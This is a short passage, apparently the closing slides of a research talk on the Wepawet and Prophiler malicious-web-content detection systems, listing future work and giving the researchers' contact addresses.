  - Detection of more classes of malicious web content (e.g., fake AV, phishing, spam)
- Prophiler
  - Extending the crawler to capture region-specific web pages
  - Tuning of model parameters to flexibly adapt false positives/false negatives rates

Thanks!

?

For further questions, suggestions, details:

m.cova@cs.bham.ac.uk (Wepawet)
dcanali@iseclab.org (Prophiler)